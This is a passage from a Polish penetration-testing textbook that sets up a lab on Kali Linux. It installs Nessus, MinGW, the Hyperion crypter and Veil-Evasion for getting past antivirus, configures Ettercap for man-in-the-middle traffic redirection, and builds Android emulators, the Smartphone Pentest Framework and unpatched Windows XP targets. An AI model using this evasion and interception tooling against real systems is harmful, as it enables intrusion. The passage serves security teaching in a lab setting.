10. Naciśnij przycisk *Get Started* (rozpocznij) znajdujący się w lewym dolnym rogu okna. Na ekranie przeglądarki pojawi się okno logowania programu Nessus. Wpisz nazwę użytkownika i hasło dostępu (w moim przypadku wybrałem `georgia:password`). Jeżeli użyjesz innej nazwy konta czy hasła, postaraj się je zapamiętać, ponieważ Nessusa będziemy intensywnie używać w rozdziale 6. Zauważ, że zarówno tutaj, jak i w wielu innych miejscach książki celowo używam prostych, słabych haseł. W środowiskach produkcyjnych powinieneś zawsze używać haseł znacznie bardziej złożonych niż proste `password`.
11. Po zalogowaniu się do skanera Nessus wprowadź kod aktywacyjny, który otrzymałeś pocztą elektroniczną od firmy Tenable Security po zarejestrowaniu się na stronie internetowej programu Nessus.
12. Po zakończeniu aktywacji wybierz opcję pobierania wtyczek (proces aktualizacji wtyczek może zajść całkiem sporo czasu). Kiedy wszystkie wtyczki zostaną pobrane i odpowiednio skonfigurowane, Nessus będzie gotowy do działania.

Po zakończeniu pobierania wtyczek i konfiguracji skanera w oknie przeglądarki powinieneś zobaczyć ekran logowania skanera Nessus, który został pokazany na rysunku 1.12. Aby się zalogować, powinieneś wpisać nazwę użytkownika oraz hasło, jakie ustawiłeś podczas konfiguracji pakietu.

Aby zakończyć pracę z pakietem Nessus, możesz po prostu zamknąć odpowiednią kartę przeglądarki sieciowej. Do pracy z Nessusem powrócimy w rozdziale 6.



Rysunek 1.12. Ekran logowania skanera Nessus wyświetlony w oknie przeglądarki sieciowej

Instalowanie dodatkowych pakietów oprogramowania

Nie, jeszcze nie skończyliśmy. Aby zakończyć tworzenie naszego środowiska testowego opartego na systemie Kali Linux, powinieneś wykonać polecenia, które znajdziesz poniżej.

Kompilator Ming C

Aby mieć możliwość uruchamiania na systemach Microsoft Windows programów napisanych w języku C, musimy najpierw zainstalować w naszym środowisku testowym odpowiedni kompilator tego języka. Kompilator Ming C znajdziesz w repozytoriach pakietów oprogramowania Kali Linux, ale domyślnie nie jest on instalowany w tym systemie. Aby go zainstalować, powinieneś wykonać polecenie przedstawione poniżej:

```
root@kali:~# apt-get install mingw32
```

Hyperion

Programu szyfrującego Hyperion będziemy używać do obejścia mechanizmów zabezpieczeń wprowadzanych przez oprogramowanie antywirusowe. Pakietu Hyperion nie znajdziesz w repozytoriach systemu Kali Linux. Aby go zainstalować, musisz najpierw za pomocą polecenia wget pobrać spakowany plik zawierający jego kod źródłowy, następnie rozpakować go i skompilować kod źródłowy za pomocą kompilatora Ming, o którym mówiliśmy przed chwilą. Proces instalowania pakietu Hyperion przedstawiłam na listingu 1.2.

Listing 1.2. Instalowanie pakietu Hyperion

```
root@kali:~# wget http://nullsecurity.net/tools/binary/Hyperion-1.0.zip
root@kali:~# unzip Hyperion-1.0.zip
Archive: Hyperion-1.0.zip
      creating: Hyperion-1.0/
```

```
creating: Hyperion-1.0/FasmAES-1.0/
root@kali:~# i586-mingw32msvc-c++ Hyperion-1.0/Src/Crypter/*.cpp -o
→hyperion.exe
(...)
```

Veil-Evasion

Veil-Evasion to narzędzie pozwalające na tworzenie ładunków (ang. *payload*) w postaci plików wykonywalnych, których możesz użyć do „oszukiwania” oprogramowania antywirusowego i obchodzenia wprowadzanych przez nie zabezpieczeń. Aby zainstalować pakiet Veil-Evasion w systemie Kali Linux (patrz listing 1.3), musisz najpierw pobrać pakiet za pomocą polecenia `wget` i rozpakować pobrany plik *master.zip*. Następnie powinieneś przejść do katalogu *Veil-master/setup*, wykonać polecenie `./setup.sh` i kolejno zaakceptować domyślne ustawienia pojawiające się na ekranie.

Listing 1.3. Instalowanie pakietu Veil-Evasion

```
root@kali:~# wget https://github.com/ChrisTruncer/Veil/archive/master.zip
--2015-11-26 09:54:10-- https://github.com/ChrisTruncer/Veil/archive/
→master.zip
(...)
2015-11-26 09:54:14 (880 KB/s) - 'master.zip' saved [665425]

root@kali:~# unzip master.zip
Archive: master.zip
948984fa75899dc45a1939ffbf4fc0e2ede0c4c4
  creating: Veil-Evasion-master/
(...)
  inflating: Veil-Evasion-master/tools/pyherion.py
root@kali:~# cd Veil-Evasion-master/setup
root@kali:~/Veil-Evasion-master/setup# ./setup.sh
=====
[Web]: https://www.veil-evasion.com | [Twitter]: @veilevasion
=====

[*] Initializing Apt Dependencies Installation
(...)
Do you want to continue? [Y/n]? Y
(...)
root@kali:~#
```

Ettercap

Ettercap to narzędzie pozwalające na przeprowadzanie ataków typu MiTM (ang. *man-in-the-middle* — człowiek pośrodku). Przed pierwszym uruchomieniem tego programu musimy dokonać kilku zmian w jego pliku konfiguracyjnym */etc/ettercap/etter.conf*. Aby to zrobić, otwórz ten plik do edycji za pomocą edytora *nano*.

```
root@kali:~# nano /etc/ettercap/etter.conf
```

Najpierw powinieneś zmienić wartości parametrów userid oraz groupid na 0, dzięki czemu program Ettercap będzie mógł działać na poziomie uprawnień użytkownika root. Odszukaj wymienione parametry w pliku konfiguracyjnym i zmień ich wartości na zero, tak jak zostało to przedstawione poniżej.

```
[privs]
ec_uid = 0          # nobody is the default
ec_gid = 0          # nobody is the default
```

Teraz odszukaj w pliku sekcję Linux i usuń znaki zakomentowania (znaki # na początku wiersza), znajdujące się przed wierszami oznaczonymi na listingu 1.4 znacznikami ① i ②, co spowoduje uaktywnienie reguł zapory sieciowej Iptables, pozwalających na przekierowywanie ruchu sieciowego.

Listing 1.4. Plik konfiguracyjny programu Ettercap

```
#-----
# Linux
#-----

# if you use ipchains:
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0
#                   ↳%port -j REDIRECT %rport"
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0
#                     ↳%port -j REDIRECT %rport"

# if you use iptables:
① redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --
#                      ↳dport %port -j REDIRECT-to-port %rport"
② redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --
#                       ↳dport %port -j REDIRECT-to-port %rport"
```

Po zakończeniu wprowadzania zmian zapisz plik i zakończ pracę z edytorem *nano*. Aby to zrobić, naciśnij kombinację klawiszy *Ctrl+X*, a następnie klawisz *Y*.

Instalowanie emulatorów systemu Android

Teraz zainstalujemy i skonfigurujemy trzy pakiety emulatorów systemu Android, których w rozdziale 20. będziemy używać do testowania urządzeń mobilnych. Najpierw musimy pobrać pakiet Android SDK.

- 1.** W systemie Kali Linux otwórz przeglądarkę sieciową Iceweasel i przejdź na stronę internetową <https://developer.android.com/sdk/index.html>.
- 2.** Pobierz najnowszą wersję pakietu ADT, przeznaczoną dla 32-bitowej platformy Linux, i zapisz ją w katalogu głównym.


- 3.** Otwórz okno terminala, wyświetl listę plików za pomocą polecenia `ls`, a następnie rozpakuj pobrany plik archiwum za pomocą polecenia `unzip`, tak jak zostało to przedstawione poniżej (znaki `x` w nazwie pliku poniżej reprezentują numer wersji pakietu, która w czasie, jaki minął od napisania tej książki, mogła ulec zmianie).

```
root@kali:~# unzip adt-bundle-Linux-x86-xxxxxxxxxx.zip
```

- 4.** Teraz za pomocą polecenia `cd` przejdź do nowo utworzonego katalogu zawierającego rozpakowane pliki pakietu.

```
# cd sdk/tools  
# ./android
```

- 5.** Na ekranie powinno się pojawić okno programu Android SDK Manager, które zostało przedstawione na rysunku 1.13.



Rysunek 1.13. Okno programu Android SDK Manager

Teraz pobierzemy istniejące aktualizacje pakietów *Android SDK Tools* i *Android SDK Platform-tools* (te dwie opcje zaznaczone są domyślnie), jak również system Android 4.3 oraz kilka starszych wersji systemu Android, takich jak Android 2.2 czy Android 2.1, które posiadają szereg dobrze znanych podatności i luk w zabezpieczeniach. Zaznacz odpowiednie opcje w oknie menedżera, upewnij się, że opcje *Updates/New* (aktualizacje/nowe) oraz *Installed* (zainstalowane) są zaznaczone, a następnie naciśnij przycisk *Install packages* (zainstaluj pakiety), tak jak zostało

to przedstawione na rysunku 1.14. Zaakceptuj warunki licencji, a program *Android SDK Manager* rozpoczęcie pobieranie i instalowanie zaznaczonych pakietów. Cały proces instalacji może zająć nawet kilka minut.




Rysunek 1.14. Instalowanie oprogramowania systemów Android

Teraz musimy odpowiednio skonfigurować nasze urządzenia wirtualne, które będą działać pod kontrolą systemu Android. Uruchom program *Android SDK Manager* i następnie z menu głównego wybierz polecenie *Tools/Manage AVDs* (narzędzia/zarządzaj urządzeniami wirtualnymi). Na ekranie powinno się pojawić okno przedstawione na rysunku 1.15.

Utworzmy teraz trzy emulatory urządzeń z systemami Android odpowiednio w wersjach 4.3, 2.2 oraz 2.1, tak jak zostało to przedstawione na rysunku 1.16. Użyj wartości widocznych na rysunku dla wszystkich emulatorów, zmieniając tylko wartość opcji *Target* dla poszczególnych emulatorów: odpowiednio *Google APIs version 18* dla systemu Android 4.3, *Google APIs version 8* dla systemu Android 2.2 i *Google APIs version 7* dla systemu Android 2.1. W polu *AVD Name* poszczególnych emulatorów wpisz odpowiednie, opisowe nazwy. Dla każdego z emulatorów utwórz niewielką wirtualną kartę pamięci SD (pole *SD Card*, wartość 100 MB powinna być zupełnie wystarczająca), dzięki czemu będziesz mógł pobierać na emulatory różne pliki. Ustaw opcję *Device* na wartość *Nexus 4* oraz opcję *Skin* na wartość *Skin with dynamic hardware controls*. Resztę ustawień pozostaw na wartościach domyślnych.

Po utworzeniu wszystkich trzech emulatorów okno programu *Android Virtual Device Manager* powinno wyglądać tak jak na rysunku 1.17 (oczywiście nazwy urządzeń wirtualnych mogą być inne).




Rysunek 1.15. Okno programu Android Virtual Device Manager

This is a detailed view of the 'Edit Android Virtual Device (AVD)' dialog box. It contains various configuration fields:

- AVD Name: Android4-3
- Device: Nexus 4 (4.7", 768 x 1280: xhdpi)
- Target: Google APIs (Google Inc.) - API Level 18
- CPU/ABI: ARM (armeabi-v7a)
- Keyboard: Hardware keyboard present
- Skin: Skin with dynamic hardware controls
- Front Camera: None
- Back Camera: None
- Memory Options: RAM: 1907, VM Heap: 64
- Internal Storage: 200 MiB
- SD Card:
 - Size: 100 MiB (radio button selected)
 - File: Browse...
- Emulation Options: Snapshot, Use Host GPU


At the bottom are 'Cancel' and 'OK' buttons.

Rysunek 1.16. Tworzenie emulatora urządzenia z systemem Android



Rysunek 1.17. Emulatory urządzeń z systemem Android wyświetcone w oknie programu *Android Virtual Device Manager*

Aby uruchomić wybrany emulator urządzenia z systemem Android, wystarczy go zaznaczyć i nacisnąć przycisk *Start*. Na ekranie pojawi się okno dialogowe *Launch Options* (opcje uruchomienia), w którym powinieneś nacisnąć przycisk *Launch* (uruchom), tak jak zostało to pokazane na rysunku 1.18.



Rysunek 1.18. Uruchamianie emulatora urządzenia z systemem Android

Pierwsze uruchomienie emulatora wybranego urządzenia może zająć nawet kilka minut, ale po zakończeniu tego procesu powinieneś dostać coś, co będzie wyglądało i zachowywało się jak prawdziwe urządzenie mobilne z systemem Android. Wygląd okna emulatora urządzenia z systemem Android 4.3 został przedstawiony na rysunku 1.19.



Rysunek 1.19. Emulator urządzenia z systemem Android 4.3

UWAGA

Aby uruchomić emulatory urządzeń z systemem Android w maszynie wirtualnej z systemem Kali Linux, prawdopodobnie będziesz musiał zwiększyć ilość przydzielonej dla niej pamięci RAM oraz liczbę przydzielonych rdzeni procesora. W moim przypadku udawało mi się uruchomić wszystkie trzy emulatory w maszynie wirtualnej, która miała przydzielone 3 GB pamięci RAM oraz dwa rdzenie procesora. Zmiany tych parametrów możesz dokonać w opcjach ustawień maszyny wirtualnej VMWare. Maksymalna ilość zasobów, jakie możesz przydzieleć do wirtualnego systemu Kali Linux, będzie oczywiście zależeć od ilości zasobów, jakimi dysponuje host. Alternatywnym rozwiążaniem może być zainstalowanie emulatorów systemu Android bezpośrednio w systemie hosta lub nawet na innym systemie podłączonym do sieci lokalnej, a nie w maszynie wirtualnej. Wszystkie przykłady opisywane w rozdziale 20. będą działać poprawnie dopóty, dopóki takie emulatory będą się bez przeszkód mogły komunikować z Twoim systemem Kali Linux.

SPF — Smartphone Pentest Framework

Kolejnym etapem przygotowań naszego wirtualnego środowiska testowego będzie pobranie i zainstalowanie pakietu Smartphone Pentest Framework (SPF), którego będziemy używać do przeprowadzania ataków na urządzenia mobilne. Kod źródłowy pakietu możesz pobrać za pomocą polecenia git. Po zakończeniu pobierania przejdź do katalogu *Smartphone-Pentest-Framework*, tak jak zostało to pokazane w przykładzie poniżej.

```
root@kali:~# git clone -b SPFBook https://github.com/georgiaw/
↳Smartphone-Pentest-Framework.git
root@kali:~# cd Smartphone-Pentest-Framework
```

Teraz otwórz w edytorze *nano* plik *kaliinstall*. Na listingu 1.5 zostały przedstawione pierwsze wiersze tego pliku. Zwróć uwagę na wiersze zawierające odwołania do ścieżki */root/adt-bundle-linux-x86-20131030/sdk/tools/android*. Jeżeli nazwa katalogu zawierającego Twoją wersję pakietu ADT jest inna (na przykład ze względu na inny numer wersji), zmień odpowiednie wpisy w pliku, tak aby dopasować ścieżkę do rzeczywistej lokalizacji pakietu Android ADT, który zainstalowałeś w poprzednim podrozdziale.

Listing 1.5. Instalowanie pakietu Smartphone Pentest Framework

```
root@kali:~/Smartphone-Pentest-Framework# nano kaliinstall
#!/bin/sh
## Install needed packages
echo -e "$(tput setaf 1)\nInstallin serialport, dbdpg, and expect for perl\n";
echo "$(tput sgr0)"
echo -e "$(tput setaf 1)#####
echo "$(tput sgr0)"
echo $cwd;
#apt-get -y install libexpect-perl libdbd-pg-perl libdevice-serialport-perl;
apt-get install ant
/root/adt-bundle-linux-x86-20131030/sdk/tools/android update sdk --no-ui --
↳filter android-4 -a
/root/adt-bundle-linux-x86-20131030/sdk/tools/android update sdk --no-ui --
↳filter addon-google_apis-google-4 -a
/root/adt-bundle-linux-x86-20131030/sdk/tools/android update sdk --no-ui --
↳filter android-14 -a
/root/adt-bundle-linux-x86-20131030/sdk/tools/android update sdk --no-ui --
↳filter addon-google_apis-google-14 -a
(...)
```

Po zakończeniu wprowadzania zmian uruchom skrypt *kaliinstall*, tak jak zostało to przedstawione poniżej:

```
root@kali:~/Smartphone-Pentest-Framework# ./kaliinstall
```

Wykonanie tego polecenia spowoduje zainstalowanie pakietu Smartphone Pentest Framework, którego będziemy używać w rozdziale 20.

Na koniec musimy wprowadzić jeszcze jedną zmianę w pliku konfiguracyjnym pakietu Smartphone Pentest Framework. Przejdź do katalogu *Smartphone-Pentest-Framework/frameworkconsole* i otwórz plik *config* w edytorze *nano*. Poszukaj sekcji #LOCATION OF ANDROID SDK. Jeżeli nazwa katalogu Twojego pakietu ADT jest inna (na przykład ze względu na to, że używasz innej, nowszej wersji pakietu), wpisz poprawną ścieżkę w opcji ANDROIDSDK.

```
root@kali:~/Smartphone-Pentest-Framework# cd frameworkconsole/
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# nano config
(...)
#LOCATION OF ANDROID SDK
ANDROIDSDK = /root/adt-bundle-linux-x86-20131030/sdk
(...)
```

Instalacja wirtualnych celów ataku

Do symulowania często spotykanych w środowiskach produkcyjnych podatności i luk w zabezpieczeniach użyjemy trzech odpowiednio spreparowanych maszyn wirtualnych, działających pod kontrolą odpowiednio systemów Ubuntu 8.10, Windows XP SP3 oraz Windows 7 SP1.

Na stronie oryginalnego wydania tej książki, <http://www.nostarch.com/pentesting/>, znajdziesz łącze do pliku torrent pozwalającego na pobranie maszyny wirtualnej z systemem Ubuntu. Obraz systemu jest skompresowany przy użyciu programu 7-Zip, a całe archiwum jest zabezpieczone hasłem 1stPentestBook?!. Program 7-Zip jest dostępny na niemal wszystkie platformy. Wersje dla systemów Windows i Linux znajdziesz na stronie <http://www.7-zip.org/download.html>. Jeżeli jednak jesteś użytkownikiem komputera Mac, polecam program Ez7z, który możesz pobrać ze strony <http://ez7z.en.softonic.com/mac>. Archiwum jest gotowe do użycia zaraz po rozpakowaniu.

Aby przygotować maszyny wirtualne z systemami Windows, będziesz musiał zainstalować odpowiednio systemy Windows XP SP3 oraz 32-bitową wersję systemu Windows 7 SP1. Odpowiednie pliki instalacyjne możesz znaleźć w takich źródłach jak Microsoft TechNet czy MSDN (ang. *Microsoft Developer Network*) i inne (maszyn wirtualnych z takimi systemami będziesz mógł bezpłatnie używać bez konieczności podawania klucza licencyjnego przez 30 dni).


Tworzenie maszyny-celu z systemem Windows XP

Maszyna wirtualna spełniająca rolę naszego celu z systemem Windows XP powinna mieć zainstalowaną bazową wersję Windows XP SP3 bez żadnych dodatkowych aktualizacji i poprawek bezpieczeństwa (na mojej stronie internetowej <http://www.bulbssecurity.com/> znajdziesz więcej informacji na temat tego, gdzie możesz znaleźć legalną kopię systemu Windows). Kiedy już zdobędziesz odpowiedni egzemplarz systemu Windows XP, zajrzyj do kolejnych podrozdziałów, w których znajdziesz szereg informacji o tym, jak zainstalować maszynę wirtualną z systemem Windows XP na platformach Windows lub Mac OS.

VMware Player w systemie Microsoft Windows

Aby zainstalować maszynę wirtualną z systemem Windows XP na platformie Windows, powinieneś wykonać polecenia opisane poniżej.

1. Z menu programu VMware Player wybierz polecenie *Create a New Virtual Machine* (utwórz nową maszynę wirtualną). Kiedy na ekranie pojawi się kreator *New Virtual Machine Wizard* (kreator nowej maszyny wirtualnej), wskaż mu instalacyjny dysk CD lub obraz ISO systemu Windows XP. W zależności od rodzaju nośnika instalacyjnego VMware Player może Ci zaoferować opcję *Easy Install* (jeżeli instalujesz wersję systemu z kluczem licencyjnym). Może się również zdarzyć, że zamiast tego na ekranie pojawi się ostrzeżenie *Could not detect which operating system is in this disc image. You will need to specify which operating system will be installed*, informujące, że VMware Player nie potrafi rozpoznać, jaki typ systemu operacyjnego znajduje się na nośniku instalacyjnym. W takim przypadku nie powinieneś się jednak przejmować i po prostu nacisnąć przycisk *Next* (dalej).
2. Na ekranie pojawi się okno *Select a Guest Operating System* (wybierz system operacyjny dla maszyny wirtualnej) kreatora nowych maszyn wirtualnych. Zaznacz opcję *Microsoft Windows*, a następnie rozwiń listę *Version* (wersja) i wybierz odpowiednią wersję systemu Windows XP, tak jak zostało to przedstawione na rysunku 1.20. Po wybraniu naciśnij przycisk *Next*.
3. W kolejnym oknie wpisz nazwę tworzonyj maszyny wirtualnej, *Bookxp XP SP3*, i naciśnij przycisk *Next*.
4. Na ekranie pojawi się okno *Specify Disk Capacity* (podaj pojemność dysku). Zaakceptuj domyślny rozmiar wirtualnego dysku twardego (*40 GB*) i zaznacz opcję *Store virtual disk as a single file* (zapisz dysk wirtualny w postaci jednego pliku), tak jak zostało to pokazane na rysunku 1.21. Naciśnij przycisk *Next*.
5. Na ekranie pojawi się kolejne okno dialogowe kreatora, *Ready to Create Virtual Machine* (gotowy do utworzenia maszyny wirtualnej), przedstawione na rysunku 1.22. Naciśnij przycisk *Customize Hardware* (dostosuj konfigurację sprzętową).




Rysunek 1.20. Wybieranie wersji systemu Windows XP



Rysunek 1.21. Definiowanie rozmiarów dysku maszyny wirtualnej


UWAGA Po utworzeniu dysk maszyny wirtualnej nie będzie zajmował całych 40 GB; zamiast tego wykorzystana zostanie tylko taka przestrzeń dyskowa, jaka będzie niezbędna do zainstalowania systemu. Wspomniane 40 GB to po prostu maksymalny rozmiar wirtualnego dysku twardego, z jakiego będzie można korzystać w tej maszynie wirtualnej.

6. W oknie *Hardware* (sprzęt) kliknij opcję *Network Adapter* (karta sieciowa), a w sekcji *Network connection* (połączenia sieciowe) zaznacz opcję *Bridged: Connected directly to the physical network* (mostkowane: bezpośrednie połączenie z siecią fizyczną). Następnie naciśnij przycisk *Configure Adapters* (konfiguruj karty sieciowe) i w oknie *Automatic Bridging Settings*



Rysunek 1.22. Dostosowywanie urządzeń maszyny wirtualnej

(automatyczne ustawienia mostkowania), które pojawi się na ekranie, zaznacz kartę sieciową, której host używa do łączenia się z internetem (zobacz rysunek 1.23). Po wybraniu karty sieciowej naciśnij kolejno przyciski *OK*, *Close* i *Finish*.



Rysunek 1.23. Konfigurowanie karty sieciowej maszyny wirtualnej do pracy w trybie połączenia mostkowego

Teraz powinieneś być już w stanie uruchomić nowo utworzoną maszynę wirtualną z systemem Windows XP. Dalszą część instrukcji, obejmującą instalowanie i aktywację systemu Windows XP, znajdziesz w podrozdziale „Instalowanie i aktywacja systemu Windows”.

VMware Fusion w systemie Mac OS

Po uruchomieniu programu VMware Fusion wybierz z menu polecenie *File/New/Import from disk or image* (plik/nowy/importuj z dysku lub obrazu), a następnie wskaż kreatorowi odpowiedni dysk instalacyjny lub obraz ISO systemu Windows XP, tak jak zostało to przedstawione na rysunku 1.24.




Rysunek 1.24. Tworzenie nowej maszyny wirtualnej

Aby utworzyć maszynę wirtualną z systemem Windows XP SP3, postępuj dalej zgodnie ze wskazówkami kreatora.

Instalowanie i aktywacja systemu Windows

Podczas instalacji systemu Windows zostaniesz poproszony o wprowadzenie klucza licencji. Jeżeli dysponujesz odpowiednim kluczem, wpisz go. Jeżeli nie, będziesz mógł używać nowo utworzonej maszyny wirtualnej z systemem Windows przez okres próbny 30 dni. Aby kontynuować instalację bez podawania klucza licencji, naciśnij po prostu przycisk *Next (Dalej)*. Na ekranie pojawi się okno dialogowe z informacją, że podanie klucza licencyjnego w tym momencie jest zdecydowanie rekomendowanym rozwiązaniem, i z pytaniem, czy może jednak chcesz taki

klucz teraz podać, tak jak zostało to przedstawione na rysunku 1.25. Jeżeli jesteś zdecydowany nie podawać klucza licencyjnego, wybierz po prostu odpowiedź *No (Nie)*.



